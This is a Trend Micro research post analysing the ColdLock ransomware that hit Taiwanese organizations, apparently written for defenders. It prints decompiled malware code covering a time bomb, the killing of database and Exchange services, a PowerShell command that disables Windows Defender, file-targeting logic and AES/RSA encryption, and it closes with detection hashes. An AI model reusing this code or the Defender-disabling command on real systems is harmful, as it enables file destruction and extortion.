

Targeted Ransomware Attack Hits Taiwan Organizations

 trendmicro.com/en_us/research/20/e/targeted-ransomware-attack-hits-taiwanese-organizations.html

May 6, 2020

A new targeted attack has infected several organizations in Taiwan with a new ransomware family, which we have dubbed ColdLock. This attack is potentially destructive as the ransomware appears to target databases and email servers for encryption.

By: Trend Micro Read time: 5 min (1261 words)

Updated on May 6, 2020, 7:20 Pacific Time with further details regarding directories targeted for encryption.

A new targeted attack has infected several organizations in Taiwan with a new ransomware family, which we have dubbed ColdLock. This attack is potentially destructive as the ransomware appears to target databases and email servers for encryption.

The information we gathered indicates that this attack started hitting organizations in early May. Analysis of the malware points to similarities between ColdLock and two previously known ransomware families, specifically Lockergoga, Freezing, and the EDA2 “educational” ransomware kit. There have been no indications that this attack has hit any other organization outside of those targeted; we do not believe that this family is currently in widespread use.

Trend Micro users are protected from this threat, which we detect as Ransom.MSIL.COLDLOCK.YPAE-A and Ransom.PS1.COLDLOCK.YPAE-A. The blog post below describes the behavior of this threat, and describes its links to other ransomware threats.

Arrival Vector

We currently do not know the initial arrival vector of this threat into a potential victim’s network. However, we believe that the attackers somehow gained access to the target organization’s Active Directory servers. From this point, they were able to set Group Policies that led to the ransomware file being downloaded and run onto machines within the affected domain.

The payload arrives as a .NET executable (as a .DLL file), which has been packed/protected using the ConfuserEx packer. It uses PowerShell reflective loading of .NET executables to run the said .DLL file:




Figure 1. Reflective loading of the .DLL file

It also contains two checks to verify if it’s running. Firstly, it checks for the presence of %SystemRoot%\ProgramData\readme.tmp, which is used by the ransom note. This check prevents a system from being

reinfected by the same threat:

```
private void drop_ransomnote()
{
    string str = this.system_drive + "\\ProgramData\\";
    if (File.Exists(str + this.readme_tmp))
    {
        Environment.Exit(0);
    }
    try
    {
        File.WriteAllText(str + this.readme_tmp, this.ransom_note_content);
    }
    catch (Exception)
    {
    }
}
```

Figure 2. Ransom note check

More unusually, it will check the system clock. It will only run at or later than 12:10 PM on any given day; if it is earlier, it will sleep for 15 seconds until it is past the said time.

```
private void time_check()
{
    if (this.target_time.Equals("11:11"))
    {
        return;
    }
    string[] array = this.target_time.Split(new char[]
    {
        ':'
    });
    DateTime t = DateTime.Now.ToUniversalTime().AddHours((double)this.8);
    DateTime t2 = new DateTime(t.Year, t.Month, t.Day, int.Parse(array[0]), int.Parse(array[1]), 0);
    while (t < t2)
    {
        Thread.Sleep(this.int_5);
        t = DateTime.Now.ToUniversalTime().AddHours((double)this.8);
    }
}
```

Figure 3. Time bomb in code

Encryption Routines

Before it encrypts any file, the ransomware also performs certain preparatory routines. Firstly, it terminates several services on the system if they are running to prevent file access violations. These services are:

- mariadb
- msexchangeis
- mssql
- mysql
- oracleservice

These are service names used by various databases, as well as the Exchange mail server. It will also terminate the *Outlook* process.

```

private void service_process_stop()
{
    ServiceController[] services = ServiceController.GetServices();
    TimeSpan timeout = new TimeSpan(0, 0, 15);
    ServiceController[] array = services;
    for (int i = 0; i < array.Length; i++)
    {
        ServiceController serviceController = array[i];
        if ((serviceController.ServiceName.ToLower().StartsWith("mysql") || serviceController.ServiceName.ToLower().StartsWith("mariadb") || serviceController.ServiceName.ToLower().StartsWith("mssql") ||
            serviceController.ServiceName.ToLower().StartsWith("msexchangs") || serviceController.ServiceName.ToLower().StartsWith("oracle") || serviceController.Status.Equals
            (ServiceControllerStatus.Running))
        {
            try
            {
                serviceController.Stop();
                serviceController.WaitForStatus(ServiceControllerStatus.Stopped, timeout);
            }
            catch (Exception)
            {
            }
        }
    }

    Process[] processesByName = Process.GetProcessesByName("OUTLOOK");
    for (int j = 0; j < processesByName.Length; j++)
    {
        Process process = processesByName[j];
        try
        {
            process.Kill();
        }
        catch (Exception)
        {
        }
    }
}

```

Figure 4. Service and process termination

It also checks the Windows version running on the system. If it is running Windows 10, it carries out several Windows 10-specific routines. Windows Defender is disabled, as well as the ability to send feedback/malware samples to Microsoft. Push notifications are disabled as well.

```

private void disableWinDefenderFunctions()
{
    if (!this.bool_0)
    {
        return;
    }
    try
    {
        Runspace runspace = RunspaceFactory.CreateRunspace();
        runspace.Open();
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript("Set-MpPreference -DisableRealtimeMonitoring 1 -DisableBehaviorMonitoring 1 -SubmitSamplesConsent 2");
        pipeline.Invoke();
        runspace.Close();
    }
    catch (Exception)
    {
    }
}

```

Figure 5. Disabling Windows Defender

The actual encryption routine is slightly unusual. It will avoid encrypting the following directories:

- %System Root%\Program Files
- %System Root%\Program Files (x86)
- %System Root%\ProgramData
- %System Root%\Users\all users
- %System Root%\Users\default
- {malware directory}
- {drive letter}:\System Volume Information
- {drive letter}:\\$Recycle.bin

However, the following directories are exceptions to the above list, and would still be encrypted:

- %System Root%\ProgramData\Microsoft\Windows\Start Menu
- %System Root%\Program Files\Microsoft\Exchange Server
- %System Root%\Program Files (x86)\Microsoft\Exchange Server

- Directories under (Program Files, Program Files (x86), and ProgramData) containing any of the following strings:
 - sql
 - mariadb
 - oracle

Whether files in other directories are encrypted depends on a set of three conditions, namely:

- Number of files on the target directory is less than 100
- Directory's last write time is newer than January 1, 2018.
- Directory name should not contain any of the following strings:
 - .git
 - appdata
 - cache
 - image
 - lib
 - log
 - logs
 - microsoft
 - reference
 - res
 - resource
 - script
 - setup
 - skin
 - temp
 - theme
 - third_party
 - thirdparty

If all of the above conditions are met, it will encrypt all the files in the given directory except those with the following extensions:

- .avi
- .dll
- .gif
- .iso
- .m2ts
- .mkv
- .mov
- .mp3
- .msi
- .ocx
- .tmp
- .wmv

In other cases — where some (or all) of the conditions are not met — it will only encrypt files with the following extensions:

- .7z
- .aspx
- .bak
- .cpp
- .csv
- .doc
- .docx
- .gz
- .hwp
- .java
- .jpg
- .jsp
- .lnk
- .odt
- .one
- .php
- .ppt
- .pptx
- .pst
- .rar
- .sh
- .sql
- .txt
- .xls
- .xlsx
- .xml
- .zip

```

try
{
    array = Directory.GetFiles(string_19);
    array2 = Directory.GetDirectories(string_19);
}
catch (Exception)
{
}
bool flag = false;
foreach (string value in this.whitelist_dir)
{
    if (string_19.ToLower().Contains(value))
    {
        flag = true;
        break;
    }
}
DirectoryInfo directoryInfo = new DirectoryInfo(string_19);
DateTime lastWriteTime = directoryInfo.LastWriteTime;
if (array.Length < this.100 && !flag && lastWriteTime > this.Jan_1_2018)
{
    for (int i = 0; i < array.Length; i++)
    {
        string extension = Path.GetExtension(array[i]);
        if (extension.Length == 0 || this.whitelist_extensions.IndexOf(extension) == -1)
        {
            this.File_Encryption(array[i], byte_0);
        }
    }
}
else
{
    for (int j = 0; j < array.Length; j++)
    {
        string extension2 = Path.GetExtension(array[j]);
        if (extension2.Length != 0 && this.blacklist_extensions.IndexOf(extension2) != -1)
        {
            this.File_Encryption(array[j], byte_0);
        }
    }
}
}

```

Figure 6. Whitelist/blacklist code

The encryption process uses the AES function in CBC mode. It generates the needed key and initialization vector (IV) using a salt and secret key; the former is embedded in the code while the latter is generated dynamically using the SHA-256 hash of a randomly generated 32-byte long string. This is then encrypted using a hard-coded public RSA key and then embedded in the ransom note. Encrypted files get the *.locked* extension.

```
private byte[] AES_Encryption(byte[] byte_0, byte[] byte_1, PaddingMode paddingMode_0)
{
    byte[] result = null;
    byte[] salt = <Module>.smethod_9<byte[]>(803818051u);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.Mode = CipherMode.CBC;
            rijndaelManaged.Padding = paddingMode_0;
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(byte_0, 0, byte_0.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

Figure 7. AES encryption code

```
string text = this.gen_random_string(32);
this.RSA_encrypted = this.RSA_Encrypt(text, this.RSA_PublicKey);
this.str_personal_id += this.RSA_encrypted;
this.ransom_note_content += this.str_personal_id;
byte[] array = Encoding.UTF8.GetBytes(text);
array = SHA256.Create().ComputeHash(array);
```

Figure 8. Secret key generation

The ransom note is stored in various locations on the system, namely:

- %Desktop%\How To Unlock Files.Txt
- %System Root%\ProgramData\readme.tmp
- %User Startup%\How To Unlock Files.Txt
- {Encrypted Drive}:\How To Unlock Files.Txt

The contents of this note are similar to other ransomware notes:




Figure 9. Ransom note

The ransomware then changes the system's wallpaper for all users; it now contains an instruction to read a text file (the ransom note). It does this by changing several registry settings.

Please Read [C:\How To Unlock Files.txt]

Figure 10. Modified system wallpaper

Connections to other ransomware families

At first glance, it would seem that this threat is related to Lockergoga, since they share the same extension for encrypted files (.locked). However, other ransomware families also use this extension, making the connection more tenuous. A more reasonable link to the Freezing ransomware family exists. It shares a similar method of propagation within networks (compromised AD servers), reflective injection methods, and internal module architecture.

The code also shares similarities with the open-source EDA2 ransomware kit. As early as several years ago, ransomware threats spreading in the wild were based on EDA2, which was supposedly only for “recreational” purposes.

Trend Micro solutions

Ransomware continues to be a lingering threat, something we mentioned in our last Annual Security Roundup after seeing that the number of ransomware cases we detected climbed from 55 million in 2018 to 61 million in 2019. Cases like these are more dangerous, as threats that compromise enterprise systems allow for much easier propagation within enterprise networks.

Below are some of the best practices users can do to protect systems from ransomware:

- Periodically back up files using the 3-2-1 rule. The rule entails creating three backups in two different formats and storing one copy offsite.
- Regularly patch and update applications, software, and operating systems to address any exploitable vulnerabilities. For zero-day vulnerabilities, take advantage of virtual patching.
- Activate sandbox analysis. This enables safe monitoring as malicious files can be executed in an isolated environment.

For more robust and proactive defense against ransomware, the following Trend Micro solutions are recommended:

- Trend Micro Smart Protection Suites - Applies AI and analytics for earlier detection of threats across endpoints and other layers of the system
- Trend Micro™ Deep Discovery™— Detects, blocks, and analyzes malicious email attachments through custom sandboxing and other detection techniques

Trend Micro Safe Lock™ TXOne Edition locks down system functionality to allow only authorized applications and services to be run on mission-critical assets. It has negligible impact on system performance compared to traditional cybersecurity software, which requires an internet connection, periodic updates, and regular malware scans. It provides control of operational integrity while efficiently reducing the chance of downtime and cost of maintaining resilience.

Indicators of Compromise

SHA-256 hash	Detection Name
08677a3dac3609d13dc4a2a6868ee2f6c1334f4579356d162b706a03839bb9ff	Ransom.PS1.COLDLOCK.YPAE-A
c5108344e8a6da617af1c4a7fd8924a64130b4c86fa0f6d6225bb75534a80a35	Ransom.MSIL.COLDLOCK.YPAE-A

All Trend Micro products using the latest VSAPI pattern (15.849.00 or later) are capable of successful detection of this malware.

Tags

APT & Targeted Attacks | Endpoints | Research | Ransomware | Network

Copyright ©2026 Trend Micro Incorporated. All rights reserved.

This website uses cookies for website functionality, traffic analytics, personalization, social media functionality and advertising. Our Cookie Notice provides more information and explains how to amend your cookie settings.[Learn more](#)